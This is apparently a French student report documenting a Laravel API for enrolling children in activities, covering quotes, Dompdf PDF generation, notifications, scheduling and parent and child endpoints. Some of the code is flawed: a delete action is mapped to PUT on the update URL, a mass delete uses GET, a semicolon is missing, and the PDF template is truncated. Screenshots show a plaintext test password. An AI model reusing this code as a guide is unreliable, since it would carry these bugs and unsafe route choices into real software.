
La méthode createDevis génère un devis pour une demande d'inscription en calculant le total hors taxes (totale\_ht) et le total toutes taxes comprises (totale\_ttc). Elle commence par récupérer les IDs des offres d'activités acceptées associées à la demande, puis additionne les tarifs

remisés de ces offres. Si la demande est associée à un pack, la remise du pack est appliquée au total HT. Ensuite, la fonction calcule le total TTC en ajoutant la TVA de 11% au total HT. Un PDF du devis est généré via la méthode generatePDF du PDFController. Les informations du devis sont ensuite sauvegardées dans la base de données et une notification est envoyée via la méthode notifyDevisCreated du NotificationController, indiquant que le devis a été créé.

---

Il n'y a pas de route. La méthode sera appelée par gererDemande dans AdminDemandeController.

## UpdateDevis



HTTP <http://127.0.0.1:8000/api/devis/update/11>

PUT <http://127.0.0.1:8000/api/devis/update/11>

Params Authorization Headers (8) **Body** ● Scripts Settings

none  form-data  x-www-form-urlencoded  raw  binary  GraphQL

Key	Value	Description
-----	-------	-------------

Body Cookies Headers (9) Test Results Status: 200 OK

Pretty Raw Preview Visualize JSON

```
1 {  
2   "message": "votre devis est accepte",  
3   "0": 200  
4 }
```

---

## ROUTE :

```
Route::put('/devis/update/{id}', [  
    ParentDemandeController::class, 'UpdateDevis']);
```

## PDFController

Le PDFController est responsable de la génération des fichiers PDF.

## generatePDF

```
1 usage  ~ ABDELOUAHED ABBAD *
static public function generatePDF($demande_id,$date,$totale_ht,$totale_ttc,$user){
    $dompdf = new Dompdf();
    $totale_ht = number_format($totale_ht, 2, ',', ',');
    $totale_ttc = number_format($totale_ttc, 2, ',', ',');
    $html = '
<style>
    .page {
        margin-top: 20px;
        text-align: center;
    }
    .page h2 {
        font-size: 1.2em;
        font-weight: bold;
    }
    .page p {
        font-size: 0.9em;
    }
</style>


<h2>Merci pour votre confiance !</h2>
    </div>
</div>';
    $dompdf->loadHtml($html);
    $dompdf->render();
    $pdfContent = $dompdf->output();
    $filePath = 'public/devis/' . $demande_id . '.pdf';
    Storage::put($filePath, $pdfContent);
    return $filePath;
}


```

Pour utiliser Dompdf, j'ai dû exécuter la commande suivante pour l'importer :

**composer require dompdf/dompdf**

La méthode generatePDF du contrôleur PDFController est utilisée pour générer un fichier PDF basé sur les détails d'une demande. Cette fonction prend en entrée l'ID de la demande (demande\_id), la date (date), le total hors taxes (totale\_ht), le total toutes taxes comprises (totale\_ttc), et les informations de l'utilisateur (user). Elle commence par formater les montants totale\_ht et totale\_ttc pour qu'ils aient deux décimales. Ensuite, elle construit le contenu HTML du PDF, incluant des styles CSS pour la mise en page. Le contenu HTML est ensuite chargé dans une instance de Dompdf, qui le rend en PDF. Le fichier PDF généré est ensuite stocké dans le répertoire public/devis/ avec un nom basé sur l'ID de la demande. La fonction retourne finalement le chemin du fichier PDF créé.


Test de traitement d'une demande pour que le PDF de devis soit généré.

The screenshot shows a POSTMAN interface with the following details:


- Method: PUT
- URL: `http://localhost:8000/api/update/demande/inscription/19/16/20`
- Headers: `x-www-form-urlencoded`
- Body:

Key	Value	Description	... Bulk Edit
<input checked="" type="checkbox"/> etat	accepte		
<input checked="" type="checkbox"/> motif	respecte les criteres		
- Response status: 200 OK
- Response body (Pretty):

```
1 {  
2   "message": "the request is well accepted"  
3 }
```



Le PDF généré est ci-joint.



## NotificationController

Le NotificationController est responsable de la gestion des notifications. Cela inclut l'envoi de notifications lorsque une demande est traitée et lorsqu'un devis est créé. De plus, ce contrôleur gère la suppression d'une notification individuelle ainsi que la suppression de toutes les notifications d'un utilisateur.

```

1 usage ▲ ABDELOUAHED ABBAD
static public function notifyDevisCreated($demande_id,Devis $devis){
    $totale_ttc = $devis->totale_ttc;
    $totale_ttc = number_format($totale_ttc, 2, ',', ' ');
    $enfant_id =(DB::table('demande_inscriptions')
        ->where('demande_id', $demande_id)
        ->first(['enfant_id']))->enfant_id;
    $enfant = Enfant::find($enfant_id);
    $parent_id = $enfant->father_id;
    $parent = Father::find($parent_id);
    $user_id = $parent->user_id;
    Notification::create([
        'user_id'=> $user_id,
        'date' =>now(),
        'contenu' => 'Vous avez une nouvelle devis :'.$totale_ttc .' DH',
        'type'=>'nouveau devis'
    ]);
}

```

La méthode `notifyDevisCreated` du `NotificationController` est utilisée pour créer et envoyer une notification lorsqu'un devis est créé. Elle commence par récupérer et formater le total toutes taxes comprises (TTC) du devis. Ensuite, elle récupère l'ID de l'enfant associé à la demande et, à partir de là, les informations du parent, y compris son ID utilisateur. Une fois toutes les informations nécessaires obtenues, la fonction crée une nouvelle notification dans la base de données, incluant l'ID utilisateur du parent, la date actuelle, le contenu du message indiquant la création du devis avec le montant TTC, et le type de notification.

```

1 usage  ± ABDELOUAHED ABBAD
static public function notifyDemandeHandled($demande_id){
    $enfant_id =(DB::table( table: 'demande_inscriptions')
        ->where( column: 'demande_id', $demande_id)
        ->first(['enfant_id']))->enfant_id;
    $enfant = Enfant::find($enfant_id);
    $parent_id = $enfant->father_id;
    $parent = Father::find($parent_id);
    $user_id = $parent->user_id;
    Notification::create([
        'user_id'=> $user_id,
        'date' =>now(),
        'contenu' => 'La demande '.$demande_id.' a été traitée avec succès',
        'type'=>'traitement de demande'
    ]);
}

```

La méthode `notifyDemandeHandled` du `NotificationController` est utilisée pour créer et envoyer une notification lorsqu'une demande a été traitée.

Elle commence par récupérer l'ID de l'enfant associé à la demande en interrogeant la table `demande_inscriptions`. Ensuite, elle trouve l'enfant correspondant et récupère l'ID du parent. Avec l'ID du parent, elle trouve les informations de l'utilisateur associées. Enfin, elle crée une notification dans la base de données en incluant l'ID de l'utilisateur, la date actuelle, un message indiquant que la demande a été traitée avec succès, et le type de notification.


---


`notifyDevisCreated` et `notifyDemandeHandled`, n'ont pas de route dédiée. Elles sont appelées depuis le `AdminDemandeController` pour envoyer les notifications appropriées lorsqu'une demande est traitée ou qu'un devis est créé.

## deleteNotification & deleteAllUserNotification

```
1 usage  ↗ ABDELOUAHED ABBAD
public function deleteNotification(Notification $notification){
    $notification->delete();
    return response()->json(['message'=>'delete is successful'], status: 200);
}

1 usage  ↗ ABDELOUAHED ABBAD *
public function deleteAllUserNotifications(){
    $user_id = auth()->id();
    $notifications = Notification::where('user_id', $user_id)->get();
    foreach ($notifications as $notification) $notification->delete();
    return response()->json(['message'=>'delete is successful'], status: 200);
}
```





La fonction `deleteNotification` est utilisée pour supprimer une notification spécifique. Elle prend un objet `Notification` en paramètre, supprime cette notification de la base de données, puis retourne une réponse JSON confirmant la suppression réussie avec un code de statut HTTP 200.

La fonction `deleteAllUserNotifications` est utilisée pour supprimer toutes les notifications d'un utilisateur authentifié. Elle récupère l'ID de l'utilisateur actuellement authentifié, puis récupère et supprime toutes les notifications associées à cet ID utilisateur. Enfin, elle retourne une réponse JSON confirmant la suppression réussie avec un code de statut HTTP 200.

---

#### ROUTE :

```
Route::delete('/delete/notification/{notification}', [NotificationController::class, 'deleteNotification']);  
  
Route::get('/delete/notification/all',[NotificationController::class,'deleteAllUserNotifications']);
```

## ParentFactureController

Le ParentFactureController est responsable de la génération des factures pour les devis acceptés par un parent lorsqu'il souhaite effectuer un paiement.

### createFacture



The screenshot shows a Postman interface with the following details:

- Method: GET
- URL: <http://localhost:8000/api/create/facture/>
- Body dropdown: none
- Status bar: 201 Created, 2.13 s, 336 B
- Body content (Pretty):

```
1 {  
2   "message": "the facture has been created"  
3 }
```

ROUTE :

```
Route::get('/create/facture',[ParentFactureController::class,'createFacture']);
```

AdminPlanningController

Le AdminPlanningController est responsable de la planification, que ce soit pour les enfants ou pour les animateurs.

## insertEnfantInPlanning

```
static public function insertEnfantInPlanning($lesDevis){
    foreach ($lesDevis as $devis){
        $devis_row = Devis::find($devis->id);
        $demandes = DemandeInscription::where('demande_id', $devis_row->demande_id)
            ->where('etat', 'accepte')->get();
        foreach ($demandes as $demande){
            $horaire = explode( separator: ',', $demande->horaire);
            $horaire_id1 = Horaire::where('jour', $horaire[0])
                ->where('heure_debut', $horaire[1])
                ->where('heure_fin', $horaire[2])
                ->first()->id;
            $activite_id = ActiviteOffre::find($demande->activite_offre_id)->activite_id;
            PlanningEnf::create([
                'enfant_id' => $demande->enfant_id,
                'activite_id' => $activite_id,
                'horaire_id' => $horaire_id1,
            ]);
        }
    }
}
```

La méthode insertEnfantInPlanning est utilisée pour insérer les enfants dans le planning en fonction des devis acceptés. Pour chaque devis, la fonction récupère les demandes associées qui ont été acceptées. Elle extrait les horaires de chaque demande, les sépare, et récupère les IDs des horaires correspondants en fonction du jour, de l'heure de début et de l'heure de fin. Ensuite, elle récupère l'ID de l'activité associée à la demande. Enfin, elle crée des entrées dans la table PlanningEnf, associant l'enfant, l'activité et l'horaire spécifique. Cette fonction assure que les enfants sont correctement planifiés pour les activités acceptées en fonction des devis.

---

La méthode insertEnfantInPlanning n'a pas de route dédiée ; elle est appelée depuis le ParentFactureController.

## AdminHoraireController

Le AdminHoraireController est responsable de la création, de la mise à jour et de la suppression des horaires.

createHoraire & updateHoraire & deleteHoraire

```
1 usage  ▲ ABDELOUAHED ABBAD
public function createHoraire(Request $request){
    $formFields = $request->validate([
        'jour' => ['required', 'in:Monday,Tuesday,Wednesday,Thursday,Friday,Saturday,Sunday'],
        'heure_debut' => ['required', 'date_format:H:i'],
        'heure_fin' => ['required', 'date_format:H:i']
    ]);
    Horaire::create($formFields);
    return response()->json(['message'=>'the horaire has been created'], status: 201);
}

1 usage  ▲ ABDELOUAHED ABBAD
public function updateHoraire(Request $request,Horaire $horaire){
    $formFields = $request->validate([
        'jour' => ['required', 'in:Monday,Tuesday,Wednesday,Thursday,Friday,Saturday,Sunday'],
        'heure_debut' => ['required', 'date_format:H:i'],
        'heure_fin' => ['required', 'date_format:H:i']
    ]);
    $horaire->update($formFields);
    return response()->json(['message'=>'the horaire has been updated'], status: 200);
}

1 usage  ▲ ABDELOUAHED ABBAD
public function deleteHoraire(Horaire $horaire){
    $horaire->delete();
    return response()->json(['message'=>'the horaire has been deleted'], status: 200);
}
```

La méthode createHoraire est utilisée pour créer un nouvel horaire. Elle valide les données de la requête, crée un nouvel enregistrement d'horaire dans la base de données, et retourne une réponse JSON confirmant la création avec un code de statut HTTP 201.

La méthode updateHoraire est utilisée pour mettre à jour un horaire existant. Elle valide les nouvelles données de la requête, met à jour l'enregistrement d'horaire correspondant dans la base de données, et

retourne une réponse JSON confirmant la mise à jour avec un code de statut HTTP 200.

La méthode deleteHoraire est utilisée pour supprimer un horaire existant. Elle supprime l'enregistrement d'horaire correspondant dans la base de données et retourne une réponse JSON confirmant la suppression avec un code de statut HTTP 200.

ROUTE :

```
Route::post('/create/horaire',[AdminHoraireController::class,'createHoraire']);
Route::put('/update/horaire',[AdminHoraireController::class,'updateHoraire']);
Route::put('/update/horaire',[AdminHoraireController::class,'deleteHoraire']);
```

---

## FatherController

Le FatherController gère les opérations relatives aux parents.

### UpdateFather



Cette méthode permet de mettre à jour le mot de passe et la fonction d'un parent.

PUT

Params Authorization Headers (8) **Body** Scripts Settings

none  form-data  x-www-form-urlencoded  raw  binary  GraphQL

	Key	Value
<input checked="" type="checkbox"/>	password	ousg1341234
<input checked="" type="checkbox"/>	function	professeur

Body Cookies Headers (9) Test Results


Pretty Raw Preview Visualize JSON 

```

1
2     "statut": "Modifie avec succès",
3     "0": 200
4

```

## DestroyParent



HTTP

DELETE

Params Authorization Headers (6) Body Scripts Settings

Query Params

Key	Value

Body Cookies Headers (9) Test Results

Pretty Raw Preview Visualize JSON 

```

1
2     "message": "Parent supprimé avec succès.",
3     "0": 200
4

```

---


## ROUTES :

```
Route::put('/parent/update',[FatherController::class, 'UpdateFather']);|  
Route::delete('/parent/delete',[FatherController::class, 'DestroyParent']);
```

EnfantController

Le EnfantController gère les opérations relatives aux enfants effectuées par un parent .

## AddEnfant



HTTP <http://127.0.0.1:8000/api/enfant/create/>

POST <http://127.0.0.1:8000/api/enfant/create/>

Params Authorization Headers (8) Body Scripts Settings

none  form-data  x-www-form-urlencoded  raw  binary  GraphQL

Key	Value	Description
nom	Text batteoui	
prenom	Text oussama	
date_naissance	Text 2003-05-05	
niveau	Text primaire	
photo	File WhatsApp Image 2023-12-02 à 15.40.58_5f24d3...	
Key	Value	Description

Body Cookies Headers (9) Test Results Status: 200 OK

Pretty Raw Preview Visualize JSON

```

1 {
2     "message": "votre enfant est ajouté",
3     "id": 201
4 }
```

## UpdateEnfant

utilisation de la méthode update permet de modifier les valeurs des attributs de l'objet enfant par les nouveaux valeurs envoyées dans la requête



```

public function UpdateEnfant(Request $request,$id )
{
    $enfant=Enfant::findOrFail($id);
    $request->validate([
        'nom' => 'nullable|string|max:255',
        'prenom' => 'nullable|string|max:255',
        'date_naissance' => 'nullable|date',
        'niveau' => 'nullable|string|max:255',
        'photo' => 'nullable|image'
    ]);
    $data=[ 'nom'=>$request->nom,
            'prenom'=> $request->prenom,
            'date_naissance'=> $request->date_naissance,
            'niveau'=>$request->niveau ,];

    if ($request->hasFile('photo')) {
        $path = $request->file('photo')->store('enfants_photos');
        $data['photo']= $path;
    }
    $enfant->update($data);

    return response()->json(['message'=>'Données de l\'enfant mises à jour avec succès.',200])
}

```

PUT | http://127.0.0.1:8000/api/parent/update

Params Authorization Headers (8) **Body** Scripts Settings

none  form-data  x-www-form-urlencoded  raw  binary  GraphQL

	Key	Value
<input checked="" type="checkbox"/>	password	ousg1341234
<input checked="" type="checkbox"/>	function	professeur

Body Cookies Headers (9) Test Results

Pretty Raw Preview Visualize JSON ↻

```
1 "statut": "Modifie avec succes",
2 "0": 200
3
4
```

## ROUTES :


```
